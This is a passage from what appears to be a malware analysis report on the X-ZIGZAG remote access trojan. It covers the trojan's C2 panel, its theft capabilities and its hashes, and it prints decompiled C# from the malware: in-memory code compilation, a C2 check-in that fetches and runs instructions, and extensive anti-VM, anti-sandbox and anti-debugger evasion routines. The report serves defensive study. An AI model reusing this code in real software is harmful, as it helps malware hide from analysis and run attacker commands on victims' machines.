Other than the client side, there is one more action required for setting up the server and establishing the connection on the server side. According to the instructions provided on **GitHub**, a **C2 server** is set up on a Linux server via Docker. After the setup, the threat actor logs into the **C2 server**




X-ZIGZAG RAT Attacker View IV

When a connection is established with the C2 server via the RAT, it can be monitored by the threat actor on the **C2 panel.**



X-ZIGZAG RAT Attacker View V


When a connection is established to the **C2 server**, the project provides the threat actor with detailed system information.
This information includes the device name, IP address, ISP, last update date, creation date, operating system and version information, location, the last time the device was active, and system specifications. In addition to advanced information about the infected device, the bottom section contains the malicious activities that the attacker can perform on the system.



X-ZIGZAG RAT Attacker View VI

The actions that the threat actor can perform on the infected device via the C2 include:uploading files, downloading files, executing CMD and PowerShell commands, capturing WiFi passwords, capturing browser cookies, stealing credit card information saved in the browser, stealing passwords saved in the browser, executing C# and VB code, self-destruction, and updating information.


X-ZIGZAG RAT MALWARE ANALYSİS



Basic Characteristics of the X-ZIGZAG RAT


FileType	Portable Executable 32
Compiler Language	Microsoft VB .NET
FileSize	44.00 KB
PE Size	44.00 KB
MD5	76E79AED4053972A09374E814A8F6F64
SHA256	0687c43daf8adecbcd5243494bcaca856ecec9c427b83a0174fcf2ae24db3672

X–ZIGZAG RAT is developed in the VB .NET and occupies 44 KB of disk space. Since it is open source and compiled via Visual Studio, it does not include a packer.




X-ZIGZAG RAT RAM Usage

A memory dump was taken for the PID which belongs to the X-ZIGZAG malware on the infected device and it was found that the RAT which has a 44 KB size, has used 130.45MB of RAM space in the system.



X-ZIGZAG RAT DLL Imports

When examining the imported DLLs, it is observed that only mscoree.dll is used on disk. This is used by the X-ZIGZAG EXE because the malware runs on the .NET framework.



X-ZIGZAG RAT DLL Imports in Memory


When the Process Memory Dump was examined, the use of several notable DLLs, such as fastprox.dll, wbemcomn.dll, rpcrtremote.dll, rasman.dll, System. Net.Http.ni.dll and so much more, was detected.

Notably, while only mscoree.dll usage is visible on the disk, the use of such DLLs in memory indicates that the malicious software is conducting all malicious activities within the memory. The fact that it appears as clean software on the disk helps the malware evade detection by antivirus programs.

```
namespace frameless

// Token: 0x02000002 RID: 2
internal class Action
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static async Task<object> ExecuteCsharpCodeAsync(string code, object[] parameters)
    {
        CSharpCodeProvider codeProvider = new CSharpCodeProvider();
        CompilerParameters compilerParams = new CompilerParameters
        {
            GenerateInMemory = true,
            GenerateExecutable = false,
            TreatWarningsAsErrors = false
        };
        string[] assmbls = new string[]
        {
            "System.dll", "System.Runtime.dll", "System.Threading.Tasks.dll", "System.Net.Http.dll", "System.Web.Extensions.dll", "Microsoft.CSharp.dll", "System.Security.dll", "System.Dynamic.dll", "System.Core.d
            "mscorlib.dll",
            "System.Windows.Forms.dll", "System.Management.dll", "System.Runtime.Serialization.Json.dll", "System.Runtime.Serialization.dll", "System.Xml.dll", "System.Drawing.dll"
        };
        foreach (string assembly in assmbls)
        {
            compilerParams.ReferencedAssemblies.Add(assembly);
            assembly = null;
        }
        string[] array = null;
        CompilerResults results = codeProvider.CompileAssemblyFromSource(compilerParams, new string[] { code });
        bool flag = results.Errors.HasErrors;
        if (flag)
```

X-ZIGZAG RAT String Code Execution in Memory

Upon analyzing the code structure of X-ZIGZAG RAT, it was determined that the malware executes string-based codes in memory and loads the necessary DLLs into memory. It has been observed that these DLLs are legitimate (legit) DLLs found on the disk and transferred to memory, with no evidence of any Reflective DLL Injection structure.



X-ZIGZAG RAT Base64 Formatted Injected Codes in Memory

Codes executed in memory have been identified within the resources, and they are all in the form of <variable_name>=<base64_encoded_C#_code>

X-ZIGZAG RAT Base64 Decoding - Variable: Check

The Base64 encoded codes within the **Check** variable have been decoded, and the analysis will continue with the examination of this code structure.

```
public static async Task<object> ExecuteAsync(string endpoint, string uuid)
{
    using (HttpClient client = new HttpClient())
    {
        HttpResponseMessage s = await client.GetAsync(endpoint + "Client/Check/" + uuid);
        if (s.IsSuccessStatusCode)
        {
            string responseContent = await s.Content.ReadAsStringAsync();
            using (var memoryStream = new MemoryStream(Encoding.UTF8.GetBytes(responseContent)))
            {
                var serializer = new DataContractJsonSerializer(typeof(ClientPingResponse));
                var clientPingResponse = (ClientPingResponse)serializer.ReadObject(memoryStream);
                var insts = new List<object>();

                if (clientPingResponse.instructions != null && clientPingResponse.instructions.Count > 0)
                {
                    foreach (var inst in clientPingResponse.instructions)
                    {
                        insts.Add(new
                        {
                            Id = inst.instructionId,
                            Code = inst.code,
                            Script = inst.script,
                            Args = inst.functionArgs,
                        });
                    }
                }

                var result = new
                {
                    Delay = clientPingResponse.nextPing * 1000,
                    Screenshot = clientPingResponse.screenshot,
                    Insts = insts
```

X-ZIGZAG RAT Network Operations

When the Base64 encoded C# code in the Check variable is decoded, it reveals network-related structures where HTTP requests are sent to a C2 server, and responses are in JSON format. The screenshot variable acts as a flag that, if modified by the server, signals the client to capture and send a screenshot to the C2. However, the screenshot capture code is not present in this structure.

X-ZIGZAG RAT Base64 Decoding - Variable: Checker

The Base64 encoded codes within the **Checker** variable have been decoded, and the analysis will continue with the examination of this code structure.

```
public class Script
{
    private static readonly string[] vmProcesses = {
        "vmtoolsd", "vboxservice", "vmsrvc", "vmusrvc", "vboxtray", "xenservice", "qemu-ga"
    };

    private static readonly string[] vmMacAddresses = {
        "00:05:69", "00:0C:29", "00:50:56", "00:1C:14", "08:00:27", "00:15:5D", "00:03:FF", "00:0F:4B"
    };

    private static readonly string[] vmRegistryKeys = {
        @"SOFTWARE\VMware, Inc.\VMware Tools",
        @"SOFTWARE\Oracle\VirtualBox Guest Additions",
        @"HARDWARE\DESCRIPTION\System\BIOS\SystemManufacturer",
        @"HARDWARE\DESCRIPTION\System\BIOS\SystemProductName"
    };

    private static readonly string[] sandboxProcesses = {
        "sbiectrl", "snxhk", "nspectr", "wsb", "capesandbox", "joeboxcontrol", "analyze", "procexp", "zenbox"
    };
```

X-ZIGZAG RAT VM Detection

It has been determined that this decoded code section is entirely focused on the detection of sandboxes, VMs, Servers and malware analysis tools. In the event of detection, the malware terminates itself and does not execute.

Checked Process Names For VM:"vmtoolsd", "vboxservice", "vmsrvc", "vmusrvc", "vboxtray", "xenservice", "qemu-ga"

Checked MAC Addresses For VM: "00:05:69", "00:0C:29", "00:50:56", "00:1C:14", "08:00:27", "00:15:5D", "00:03", "00:0F:4B"

Checked Registry Keys For VM: “"SOFTWARE\VMware, Inc.\VMware Tools", "SOFTWARE\Oracle\VirtualBox Guest Additions", "HARDWARE\DESCRIPTION\System\BIOS\SystemManufacturer","HARDWARE\DESCRIPTION\System\BIOS\SystemProductName"

```
tatic readonly string[] knownSandboxFiles = {
windows\\sysnative\\drivers\\sandboxie.sys",
windows\\system32\\drivers\\sandboxie.sys",
windows\\sysnative\\drivers\\cuckoo.sys",
windows\\system32\\drivers\\cuckoo.sys",
windows\\sysnative\\drivers\\zenbox.sys",
windows\\system32\\drivers\\zenbox.sys",
windows\\system32\\vmGuestLib.dll",
windows\\system32\\vm3dgl.dll",
windows\\system32\\vboxhook.dll",
windows\\system32\\vboxmrxnp.dll",
windows\\system32\\vmsrvc.dll",
windows\\system32\\drivers\\vmsrvc.sys"

tatic readonly string[] selectedProcessList = {
esshacker", "netstat", "netmon", "tcpview", "wireshark", "filemon", "regmon", "cain", "procmon",
nternals", "nagios", "zabbix", "solarwinds", "prtg", "splunk", "kismet", "nmap", "ettercap", "vmtoolsd",
retray", "vmwareuser", "fakenet", "dumpcap", "httpdebuggerui", "wireshark", "fiddler", "vboxservice",
erv", "vboxtray", "vmwaretray", "ida64", "ollydbg", "pestudio", "vgauthservice", "vmacthlp", "x96dbg",
bg", "prl_cc", "prl_tools", "xenservice", "qemu-ga", "joeboxcontrol", "ksdumperclient", "ksdumper",
oxserver"
```

X-ZIGZAG RAT Sandbox Detection

Checked Process Names For Sandbox: "sbiectrl", "snxhk", "nspectr", "wsb", "capesandbox", "joeboxcontrol", "analyze", "procexp", "zenbox"

Checked Known File Paths For Sandbox:"C:\\windows\\sysnative\\drivers\\sandboxie.sys","C:\\windows\\system32\\drivers\\sandboxie.sys","C:\\windows\\sysnative\\drivers\\cuckoo.sys","C:\\windows\\system32\\drivers\\cuckoo.sys","C:\\windows\\sysnative\\drivers\\zenbox.sys","C:\\windows\\system32\\drivers\\zenbox.sys","C:\\windows\\system32\\vmGuestLib.dll","C:\\windows\\system32\\vm3dgl.dll", "C:\\windows\\system32\\vboxhook.dll", "C:\\windows\\system32\\vboxmrxnp.dll","C:\\windows\\system32\\vmsrvc.dll", "C:\\windows\\system32\\drivers\\vmsrvc.sys"

```
49
50      private static readonly string[] selectedProcessList = {
51          "processhacker", "netstat", "netmon", "tcpview", "wireshark", "filemon", "regmon", "cain", "procmon",
52          "sysinternals", "nagios", "zabbix", "solarwinds", "prtg", "splunk", "kismet", "nmap", "ettercap", "vmtoolsd",
53          "vmwaretray", "vmwareuser", "fakenet", "dumpcap", "httpdebuggerui", "wireshark", "fiddler", "vboxservice",
54          "df5serv", "vboxtray", "vmwaretray", "ida64", "ollydbg", "pestudio", "vgauthservice", "vmacthlp", "x96dbg",
55          "x32dbg", "prl_cc", "prl_tools", "xenservice", "qemu-ga", "joeboxcontrol", "ksdumperclient", "ksdumper",
56          "joeboxserver"
57      };
58
59      private static readonly string[] rdpProcesses = { "mstsc", "rdpclip", "conhost" };
```

X-ZIGZAG RAT Malware Analysis Tools & RDP Server & VM Detection

Checked Process Names For Malware Analysis Tools and Virtual Machines: "processhacker", "netstat", "netmon", "tcpview", "wireshark", "filemon", "regmon", "cain", "procmon","sysinternals", "nagios", "zabbix", "solarwinds", "prtg", "splunk", "kismet", "nmap", "ettercap", "vmtoolsd", "vmwaretray", "vmwareuser", "fakenet", "dumpcap", "httpdebuggerui", "wireshark", "fiddler", "vboxservice","df5serv", "vboxtray", "vmwaretray", "ida64", "ollydbg", "pestudio", "vgauthservice", "vmacthlp", "x96dbg", "x32dbg", "prl_cc", "prl_tools", "xenservice", "qemu-ga", "joeboxcontrol", "ksdumperclient", "ksdumper", "joeboxserver"

Checked Process Names For RDP Servers: "mstsc", "rdpclip", "conhost"

```
private static bool CheckForVMArtifacts()
{
    using (var searcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        foreach (var item in searcher.Get())
        {
            string manufacturer = item["Manufacturer"].ToString().ToLower();
            string model = item["Model"].ToString().ToLower();
            if ((manufacturer.Contains("microsoft") && model.Contains("virtual")) ||
                manufacturer.Contains("vmware") || manufacturer.Contains("xen") ||
                manufacturer.Contains("oracle") || model.Contains("virtualbox") || model.Contains("qemu"))
            {
                return true;
            }
        }
    }

    using (var videoSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController"))
    {
        foreach (var item in videoSearcher.Get())
        {
            string videoName = item.GetPropertyValue("Name").ToString().ToLower();
            if (videoName.Contains("vmware") || videoName.Contains("vbox") || videoName.Contains("qemu"))
            {
                return true;
            }
        }
    }

    return false;
}

private static bool CheckForVMHardware()
{
    using (var searcher = new ManagementObjectSearcher("Select * from Win32_BIOS"))
    {
        foreach (var item in searcher.Get())
        {
            string manufacturer = item["Manufacturer"].ToString().ToLower();
            string version = item["Version"].ToString().ToLower();
            if (manufacturer.Contains("vmware") || manufacturer.Contains("xen") || manufacturer.Contains("qemu") ||
                version.Contains("virtualbox") || version.Contains("vbox"))
```

X-ZIGZAG RAT WMI Queries I

It has been observed that WMI Queries are executed to detect the environment.

A "Select * from Win32_ComputerSystem" query has been entered to obtain information about the computer system, and the presence of certain device names used in virtual environments are being checked.

To gather information about the computer's graphics card, the WMI query "root\\CIMV2", "SELECT * FROM Win32_VideoController" is being executed in the system, and it checks for a match with the graphics card information used in virtual machines.

The computer's BIOS information is being checked using the WMI query "Select * from Win32_BIOS". The BIOS information is being checked for a match with the BIOS details used in virtual machines.

```
using (var searcher = new ManagementObjectSearcher("Select * from Win32_Processor"))
{
    foreach (var item in searcher.Get())
    {
        string manufacturer = item["Manufacturer"].ToString().ToLower();
        string version = item["Version"].ToString().ToLower();
        if (manufacturer.Contains("vmware") || manufacturer.Contains("xen") || manufacturer.Contains("qemu") ||
            version.Contains("virtualbox") || version.Contains("vbox"))
        {
            return true;
        }
    }
}

using (var searcher = new ManagementObjectSearcher("Select * from Win32_BaseBoard"))
{
    foreach (var item in searcher.Get())
    {
        string manufacturer = item["Manufacturer"].ToString().ToLower();
        string product = item["Product"].ToString().ToLower();
        if (manufacturer.Contains("vmware") || manufacturer.Contains("xen") || manufacturer.Contains("qemu") ||
            product.Contains("virtualbox") || product.Contains("vbox"))
        {
            return true;
        }
    }
}

return false;
}
```

X-ZIGZAG RAT WMI Queries II

The computer's CPU information is obtained using the WMI query "SELECT * FROM Win32_Processor". Additionally, this information is compared with the CPU details used in virtual machine environments.

The computer's motherboard information is obtained using the WMI query "Select * from Win32_BaseBoard". Additionally, this information is compared with the motherboard details used in virtual machine environments to check for a match.

```
using (var searcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
{
    foreach (var item in searcher.Get())
    {
        string manufacturer = item["Manufacturer"].ToString().ToLower();
        string model = item["Model"].ToString().ToLower();
        if (manufacturer.Contains("microsoft") && model.Contains("windows sandbox"))
        {
            return true;
        }
    }
}

using (var searcher = new ManagementObjectSearcher("Select * from Win32_BIOS"))
{
    foreach (var item in searcher.Get())
    {
        string manufacturer = item["Manufacturer"].ToString().ToLower();
        string version = item["Version"].ToString().ToLower();
        if (manufacturer.Contains("sandboxie") || version.Contains("sandboxie"))
        {
            return true;
        }
    }
}

return false;
}

private static bool CheckForRDP()
{
    if (SystemInformation.TerminalServerSession)
    {
        return true;
    }
    return false;
}

private static bool CheckForVPSEnvironment()
{
    using (var searcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        foreach (var item in searcher.Get())
        {
            string model = item["Model"].ToString().ToLower();
            if (model.Contains("vps") || model.Contains("virtual") || model.Contains("cloud"))
```

X-ZIGZAG RAT WMI Queries III

All these WMI queries mentioned for VM detection are repeatedly used and are also utilized for detecting environments such as VPS, Sandbox, and RDP.

```
static bool IsProxyDetectedUsingRegistry()
{
    const string registryKey = @"Software\Microsoft\Windows\CurrentVersion\Internet Settings";

    try
    {
        using (RegistryKey key = Registry.CurrentUser.OpenSubKey(registryKey, false))
        {
            if (key != null)
            {
                object proxyEnable = key.GetValue("ProxyEnable");
                if (proxyEnable != null && (int)proxyEnable == 1)
                {
                    return true;
                }
            }
        }
    }
    catch (Exception)
    {
    }

    return false;
}
```

X-ZIGZAG RAT Registry Operations for Proxy Detection

X-ZIGZAG RAT uses the Software\Microsoft\Windows\CurrentVersion\Internet Settings registry path to detect the proxy status on the computer where it is executed. The ProxyEnable setting is checked here. If the value of ProxyEnable is 1, it indicates that proxy usage is active, and if it's 0, it indicates that proxy usage is inactive.

```
[DllImport("kernel32.dll", SetLastError = true)]
static extern bool IsDebuggerPresent();

public static bool DetectDebugger()
{
    if (IsDebuggerPresent() || Debugger.IsAttached)
    {
        return true;
    }
    return false;
}
```

X-ZIGZAG RAT Debugger Detection

Debugger detection is performed using the IsDebuggerPresent API from Kernel32.dll.

```
public static async Task<bool> IpChecker()
{
    while (true)
    {
        try
        {
            using (var client = new HttpClient())
            {
                var status = await client.GetStringAsync("http://ip-api.com/line/?fields=proxy,hosting").ConfigureAwait(false);
                return status.Contains("true");
            }
        }
        catch
        {
        }

        Thread.Sleep(15000);
    }
}
```

X-ZIGZAG RAT Proxy and Hosting Detection over IP-API

Proxy and hosting detection is performed over the network, and the service ip-api.com is used for this.
An HTTP request is made to the URL http://ip-api.com/line/?fields=proxy,hosting.

```
public static bool DetectEmulatorByTime()
{
    try
    {
        var ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
        if (DateTime.Now.Ticks - ticks < 10L)
            return true;
    }
    catch
    {
    }

    return false;
}
```

X-ZIGZAG RAT Time Based Virtual Environment Detection

There is a time-based detection algorithm for identifying virtual environments. It captures the current time, waits for 10 milliseconds, and checks the time again to calculate the difference. If the difference is not 10 milliseconds, the virtual environment is detected. Threat actors use this algorithm because time can sometimes flow slower in virtual environments compared to physical ones.

```
417     [DllImport("kernel32.dll")]
418     private static extern IntPtr GetModuleHandle(string lpModuleName);
419
420     public static bool DetectSandBoxByDll()
421     {
422         var dlls = new[] { "SbieDll", "SxIn", "Sf2", "snxhk", "cmdvrt32" };
423         return dlls.Any(dll => GetModuleHandle(dll + ".dll").ToInt32() != 0);
424     }
425 }
426
```

X-ZIGZAG RAT DLL Based Sandbox Detection

In the system, the X-ZIGZAG RAT checks for the presence of the DLLs "SbieDll", "SxIn", "Sf2", "snxhk", and "cmdvrt32" to determine whether it is running in a sandbox environment.

X-ZIGZAG RAT Base64 Decoding - Variable: Login

The Base64 encoded codes within the Login variable have been decoded, and the analysis will continue with the examination of this code structure.

```
public class Script
{
    static string GetUsername()
    {
        return WindowsIdentity.GetCurrent().Name;
    }

    static string GetWindowsVersion()
    {
        try
        {
            using (var searcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem"))
            {
                string info = "";
                foreach (var obj in searcher.Get())
                {
                    info += obj["Caption"] + " " + obj["BuildNumber"] + " " + obj["OSArchitecture"];
                }
                return info;
            }
        }
        catch (Exception)
        {
        }
        return "";
    }
```

X-ZIGZAG RAT Username & Windows Version

The information about the username, Windows, and Windows version is obtained within the system. It has been observed that the SELECT * FROM Win32_OperatingSystem WMI query is being executed.

```
public static string GetSystemInfo()
{
    StringBuilder sb = new StringBuilder();
    sb.AppendLine(GetCpuInfo());

    var ramInfo = GetRAMInfo();
    foreach (var ram in ramInfo)
    {
        sb.AppendLine($"{ram.Item1}: {ram.Item2} GB");
    }

    sb.AppendLine(GetGpuInfo());
    sb.AppendLine(GetDiskInfo());

    return sb.ToString();
}

private static string GetCpuInfo()
{
    StringBuilder cpuInfo = new StringBuilder();
    string cpuName = GetCpuName();
    int cpuCores = GetCpuCores();
    int cpuThreads = GetCpuThreads();

    cpuInfo.AppendLine(cpuName + " " + cpuCores + "/" + cpuThreads);
    return cpuInfo.ToString();
}
```

X-ZIGZAG RAT CPU, RAM, GPU and Disk Information

Information about the CPU, RAM, GPU, and disk is being obtained on the infected machine.

```
private static string GetCpuName()
{
    try
    {
        ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT Name FROM Win32_Processor");
        ManagementObjectCollection collection = searcher.Get();
        foreach (ManagementObject obj in collection)
        {
            string name = obj["Name"] != null ? obj["Name"].ToString().Replace("  ", " ").Trim() : "N/A";
            return name;
        }
    }
    catch
    {
        return "N/A";
    }
    return "N/A";
}

private static int GetCpuCores()
{
    try
    {
        ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT NumberOfCores FROM Win32_Processor");
        ManagementObjectCollection collection = searcher.Get();
        foreach (ManagementObject obj in collection)
        {
            return int.Parse(obj["NumberOfCores"] != null ? obj["NumberOfCores"].ToString() : "0");
        }
```

X-ZIGZAG RAT CPU Name and Processor Core Information

The information about the CPU name and the number of processor cores is being obtained. The WMI queries "SELECT Name FROM Win32_Processor" and "SELECT NumberOfCores FROM Win32_Processor" are being executed.

```
private static int GetCpuThreads()
{
    try
    {
        ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT NumberOfLogicalProcessors FROM Win32_Processor");
        ManagementObjectCollection collection = searcher.Get();
        foreach (ManagementObject obj in collection)
        {
            return int.Parse(obj["NumberOfLogicalProcessors"] != null ? obj["NumberOfLogicalProcessors"].ToString() : "0");
        }
    }
    catch
    {
        return 0;
    }
    return 0;
}

private static string GetGpuInfo()
{
    try
    {
        ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT Name FROM Win32_VideoController");
        ManagementObjectCollection collection = searcher.Get();
